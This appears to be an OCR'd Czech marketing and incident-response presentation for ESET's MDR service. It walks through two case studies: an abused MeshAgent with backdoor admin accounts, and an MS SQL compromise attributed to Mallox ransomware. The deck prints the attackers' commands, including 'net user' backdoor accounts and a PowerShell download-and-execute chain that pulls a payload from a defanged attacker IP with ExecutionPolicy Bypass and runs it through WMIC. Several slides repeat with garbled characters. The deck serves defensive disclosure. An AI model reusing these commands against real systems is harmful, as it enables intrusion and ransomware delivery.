
Nejvyspělejší bezpečnostní technologie

Přední odborníci na kybernetické útoky

Monitoring 24/7 s dobou reakce do 1 minuty

Eliminace i těch nejpokročilejších útoků

Architektura ESET MDR



Rychlost detekce & reakce

Až 3x rychlejší
ve srovnání s jinými MDR službami

48x rychlejší
ve srovnání s vlastním SOCem

20000x rychlejší
než bez MDR / vlastního SOCu

ESET MDR | statistiky

1 000+
Platících zákazníků

180 000+
Chráněných zařízení

645+
Zablokovaných útoků

Aktuální interní data
(posledních 30 dní)

- Průměrný čas první reakce: 46 vteřin
- Počet ESET specialistů v SOCu: 90+
- Největší úspěch: blokace vyspělé skupiny FIN7
- Stát s nejvíce novými zákazníky: Itálie

Veřejné reference

- Canon (Japonsko), 23 000 zaměstnanců
- Royal Swinkels (Nizozemsko), 2 350 zaměstnanců
- Borussia Dortmund (Německo), 650 zaměstnanců

- **Využíváno desítkami subjektů v ČR**

Z deníku kybernetických obránců

Za oponou kyberútoku

Management Agent

Za oponou kyberútoku | zneužitý Management Agent

```
%ProgramData%\notepad.exe -fullinstall
```

```
%ProgramFiles%\c2Update\MeshAgent.exe
```

```
C:\> net user /add sys 3@5yPa55
C:\> net localgroup administrators sys /add
C:\> net user /add system 3@5yPa55
C:\> net localgroup administrators system /add
C:\> net user /add system1 3@5yPa55
C:\> net localgroup administrators system1 /add
```


Za oponou kyberútoku | zneužitý Management Agent

Administrátor `System1` začal provádět více činností
přes reverse shell z `91[.]92.246.183:443` (AV, EDR)


Stáhnutí EXE `%ProgramData%\consoleapp1.exe` (EDR)

Detekováno pomocí ESET RTS jako `MSIL/Exploit.CVE-2023-27532.A` (AV)

Zranitelnost ve Veeam Backup and Replication umožňující krádež přihlašovacích údajů ze zálohovacího softwaru



Za oponou kyberútoku | zneužitý Management Agent



ESET MDR tým zareagoval

- MeshAgent a další spustitelné soubory byly zablokovány
- Kompromitované zařízení bylo izolováno
- Vytvořen incident s popisem a odeslán zákazníkovi
- IP adresa přidána na globální ESET blacklist
- Klientovi poskytnuta základní dodatečná doporučení

Uživatelé ke smazání:

```
sys, system, system1
```

IP adresa k zablokování na perimetrových firewallech:


```
91[.]92.246.183
```

Za oponou kyberútoku

MS SQL

Za oponou kyberútoku | kompromitace MS SQL

- Opakující se detekce EsetIpBlacklist.A/B na cílovém portu 1433 (AV)
- Detekce anomálií souvisejících s neobvyklými příkazy SQL Serveru (EDR)



Za oponou kyberútoku | kompromitace MS SQL

Rozbor příkazů:

Vytvoření PowerShell skriptu „updt.ps1“ pro ztížení automatizované detekce AV

Administrator: C:\\Windows\system32\cmd.exe

```
%SYSTEM%\cmd.exe "C:\Windows\\System32\\cmd.exe" /C echo $cl = New-Object System.Net.WebClient>C:?\ProgramData\\updt.ps1 &
echo $cl.DownloadFile("hxxp://80.66.75[.]47/Dxccaejs.exe", "C:?\ProgramData\\tzt.bat") >> C:?\ProgramData\\updt.ps1
```

Skript „updt.ps1“ obsahující pokus o zastřené stažení payloadu malwaru

Administrator: Windows PowerShell

```
>> $cl = New-Object System.Net.WebClient
>> $cl.DownloadFile("hxxp://80.66.75[.]47/Dxccaejs.exe", "C:?\ProgramData\\tzt.bat")
```

Obejití bezpečnostní politiky MS pro zabezpečené spouštění skriptů

Administrator: C:\\Windows\system32\cmd.exe

```
powershell –ExecutionPolicy Bypass C:?\ProgramData\\updt.ps1
```

Skrytí zdroje útoku (přerušení stromu procesů)


Administrator: C:\\Windows\system32\cmd.exe

```
WMIC process call create "C:?\ProgramData\\tzt.bat"
```

Za oponou kyberútoku | kompromitace MS SQL

ESET MDR tým zareagoval

- Napadený server izolován
- Vytvořen incident s popisem a odeslán zákazníkovi



- **Zabráněno ransomwarovému útoku Mallox**

- Klientovi poskytnuta základní dodatečná doporučení

```
Změna hesel všech uživatelů MS SQL Serveru
Uzavřít port 1433 pro přístup z internetu
```

Za oponou kyberútoku | atribuce RaaS Mallox

Administrator: C:\\Windows\system32\cmd.exe

```
%SYSTEM%\cmd.exe "C:\Windows\\System32\\cmd.exe" /C echo $cl = New-Object
System.Net.WebClient>C:?\ProgramData\\updt.ps1 & echo
$cl.DownloadFile("hxxp://80.66.75[.]47/Dxccaejs.exe", "C:?\ProgramData\\tzt.bat") >>
C:?\ProgramData\\updt.ps1 & powershell –ExecutionPolicy Bypass C:?\ProgramData\\updt.ps1 &
WMIC process call create "C:?\ProgramData\\tzt.bat"
```

SentinelOne

```
/C echo $cl = New-Object System.Net.WebClient
>%TEMP%\updt.ps1 & echo
$cl.DownloadFile("hXXp://80[.]66.75]]]].40/XXXXX
XXXX.exe", "%TEMP%\xxxx.exe") >> %TEMP%\updt.ps1
& powershell -ExecutionPolicy Bypass
%TEMP%\updt.ps1 & WMIC process call create
"%TEMP%\XXXXXXXX.exe"
```

paloalto NETWORKS

```
"\"C:\\Windows\\\\System32\\\\cmd.exe\" /C echo $cl
= New-Object System.Net.WebClient >
C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1 & echo
$cl.DownloadFile(\"hxxp://80.66.75[.]36/aRX.exe\",
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\") >>
%TEMP%\\updt.ps1 & powershell -ExecutionPolicy
Bypass C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1
& WMIC process call create
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\""
```

Za oponou kyberútoku | atribuce RaaS Mallox

Administrator: C:\\Windows\system32\cmd.exe

```
%SYSTEM%\cmd.exe "C:\Windows\\System32\\cmd.exe" /C echo $cl = New-Object
System.Net.WebClient>C:?\ProgramData\\updt.ps1 & echo
$cl.DownloadFile( hxxp://80.66.75[.]47 Dxccaejs.exe", "C:?\ProgramData\\tzt.bat") >>
C:?\ProgramData\\updt.ps1 & powershell -ExecutionPolicy Bypass C:?\ProgramData\\updt.ps1 &
WMIC process call create "C:?\ProgramData\\tzt.bat"
```

SentinelOne

```
/C echo $cl = New-Object System.Net.WebClient
>%TEMP%\updt.ps1 & echo
$cl.DownloadFile( hXXp://80[.]66.75]]]].40 /XXXXX
XXXX.exe", "%TEMP%\xxxx.exe") >> %TEMP%\updt.ps1
& powershell -ExecutionPolicy Bypass
%TEMP%\updt.ps1 & WMIC process call create
"%TEMP%\XXXXXXXX.exe"
```

paloalto NETWORKS

```
"\"C:\\Windows\\\\System32\\\\cmd.exe\" /C echo $cl
= New-Object System.Net.WebClient >
C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1 & echo
$cl.DownloadFile( hxxp://80.66.75[.]36 aRX.exe\",
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\") >>
%TEMP%\updt.ps1 & powershell -ExecutionPolicy
Bypass C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1
& WMIC process call create
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\""
```

Za oponou kyberútoku | atribuce RaaS Mallox

Administrator: C:\\Windows\system32\cmd.exe

```
%SYSTEM%\cmd.exe "C:\Windows\\System32\\cmd.exe" /C echo $cl = New-Object
System.Net.WebClient>C:?\ProgramData\\updt.ps1 & echo
$cl.DownloadFile("hxxp://80.66.75[.]47/Dxccaejs.exe", "C:?\ProgramData\\tzt.bat") >>
C:?\ProgramData\\updt.ps1 & powershell –ExecutionPolicy Bypass C:?\ProgramData\\updt.ps1 &
WMIC process call create "C:?\ProgramData\\tzt.bat"
```

SentinelOne

```
/C echo $cl = New-Object System.Net.WebClient
>%TEMP%\updt.ps1 & echo
$cl.DownloadFile("hXXp://80[.]66.75]]]].40/XXXXX
XXXX.exe", "%TEMP%\xxxx.exe") >> %TEMP%\updt.ps1
& powershell -ExecutionPolicy Bypass
%TEMP%\updt.ps1 & WMIC process call create
"%TEMP%\XXXXXXXX.exe"
```

paloalto NETWORKS

```
"\"C:\\Windows\\\\System32\\\\cmd.exe\" /C echo $cl
= New-Object System.Net.WebClient >
C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1 & echo
$cl.DownloadFile(\"hxxp://80.66.75[.]36/aRX.exe\",
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\") >>
%TEMP%\\updt.ps1 & powershell -ExecutionPolicy
Bypass C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1
& WMIC process call create
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\""
```

Za oponou kyberútoku | atribuce RaaS Mallox

Administrator: C:\\Windows\system32\cmd.exe

```
%SYSTEM%\cmd.exe "C:\Windows\\System32\\cmd.exe" /C echo $cl = New-Object
System.Net.WebClient>C:?\ProgramData\\updt.ps1 & echo
$cl.DownloadFile("hxxp://80.66.75[.]47/Dxccaejs.exe", "C:?\ProgramData\\tzt.bat") >>
C:?\ProgramData\\updt.ps1 & powershell -ExecutionPolicy Bypass C:?\ProgramData\\updt.ps1 &
WMIC process call create "C:?\ProgramData\\tzt.bat"
```

SentinelOne

```
/C echo $cl = New-Object System.Net.WebClient
>%TEMP%\updt.ps1 & echo
$cl.DownloadFile("hXXp://80[.]66.75]]]].40/XXXXX
XXXX.exe", "%TEMP%\xxxx.exe") >> %TEMP%\updt.ps1
& powershell -ExecutionPolicy Bypass
%TEMP%\updt.ps1 WMIC process call create
"%TEMP%\XXXXXXXX.exe"
```

paloalto NETWORKS

```
"\"C:\\Windows\\\\System32\\\\cmd.exe\" /C echo $cl
= New-Object System.Net.WebClient >
C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1 & echo
$cl.DownloadFile(\"hxxp://80.66.75[.]36/aRX.exe\",
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\") >>
%TEMP%\\updt.ps1 & powershell -ExecutionPolicy
Bypass C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1
& WMIC process call create
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\""
```

Za oponou kyberútoku | atribuce RaaS Mallox

Administrator: C:\\Windows\system32\cmd.exe

```
%SYSTEM%\cmd.exe "C:\Windows\\System32\\cmd.exe" /C echo $cl = New-Object
System.Net.WebClient>C:?\ProgramData\\updt.ps1 & echo
$cl.DownloadFile("hxxp://80.66.75[.]47/Dxccaejs.exe", "C:?\ProgramData\\tzt.bat") >>
C:?\ProgramData\\updt.ps1 & powershell –ExecutionPolicy Bypass C:?\ProgramData\\updt.ps1 &
WMIC process call create "C:?\ProgramData\\tzt.bat"
```

SentinelOne

```
/C echo $cl = New-Object System.Net.WebClient
>%TEMP%\updt.ps1 & echo
$cl.DownloadFile("hXXp://80[.]66.75]]]].40/XXXXX
XXXX.exe", "%TEMP%\xxxx.exe") >> %TEMP%\updt.ps1
& powershell -ExecutionPolicy Bypass
%TEMP%\updt.ps1 & WMIC process call create
"%TEMP%\XXXXXXXX.exe"
```

paloalto NETWORKS

```
"\"C:\\Windows\\\\System32\\\\cmd.exe\" /C echo $cl
= New-Object System.Net.WebClient >
C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1 & echo
$cl.DownloadFile(\"hxxp://80.66.75[.]36/aRX.exe\",
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\") >>
%TEMP%\\updt.ps1 & powershell -ExecutionPolicy
Bypass C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1
& WMIC process call create
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\""
```

Za oponou kyberútoku | atribuce RaaS Mallox

Administrator: C:\\Windows\system32\cmd.exe

```
%SYSTEM%\cmd.exe "C:\Windows\\System32\\cmd.exe" /C echo $cl = New-Object
System.Net.WebClient>C:?\ProgramData\\updt.ps1 & echo
$cl.DownloadFile("hxxp://80.66.75[.]47/Dxccaejs.exe", "C:?\ProgramData\\tzt.bat") >>
C:?\ProgramData\\updt.ps1 & powershell -ExecutionPolicy Bypass C:?\ProgramData\\updt.ps1 &
WMIC process call create "C:?\ProgramData\\tzt.bat"
```

SentinelOne

```
/C echo $cl = New-Object System.Net.WebClient
>%TEMP%\updt.ps1 & echo
$cl.DownloadFile("hXXp://80[.]66.75[.]40/XXXXX
XXXX.exe", "%TEMP%\xxxx.exe") & powershell -ExecutionPolicy Bypass
%TEMP%\updt.ps1 & WMIC process call create
"%TEMP%\XXXXXXXX.exe"
```


paloalto NETWORKS

```
"\"C:\\Windows\\\\System32\\\\cmd.exe\" /C echo $cl
= New-Object System.Net.WebClient >
C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1 & echo
$cl.DownloadFile(\"hxxp://80.66.75[.]36/aRX.exe\",
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\") >>
%TEMP%\\updt.ps1 & powershell -ExecutionPolicy
Bypass C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1
& WMIC process call create
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\""
```

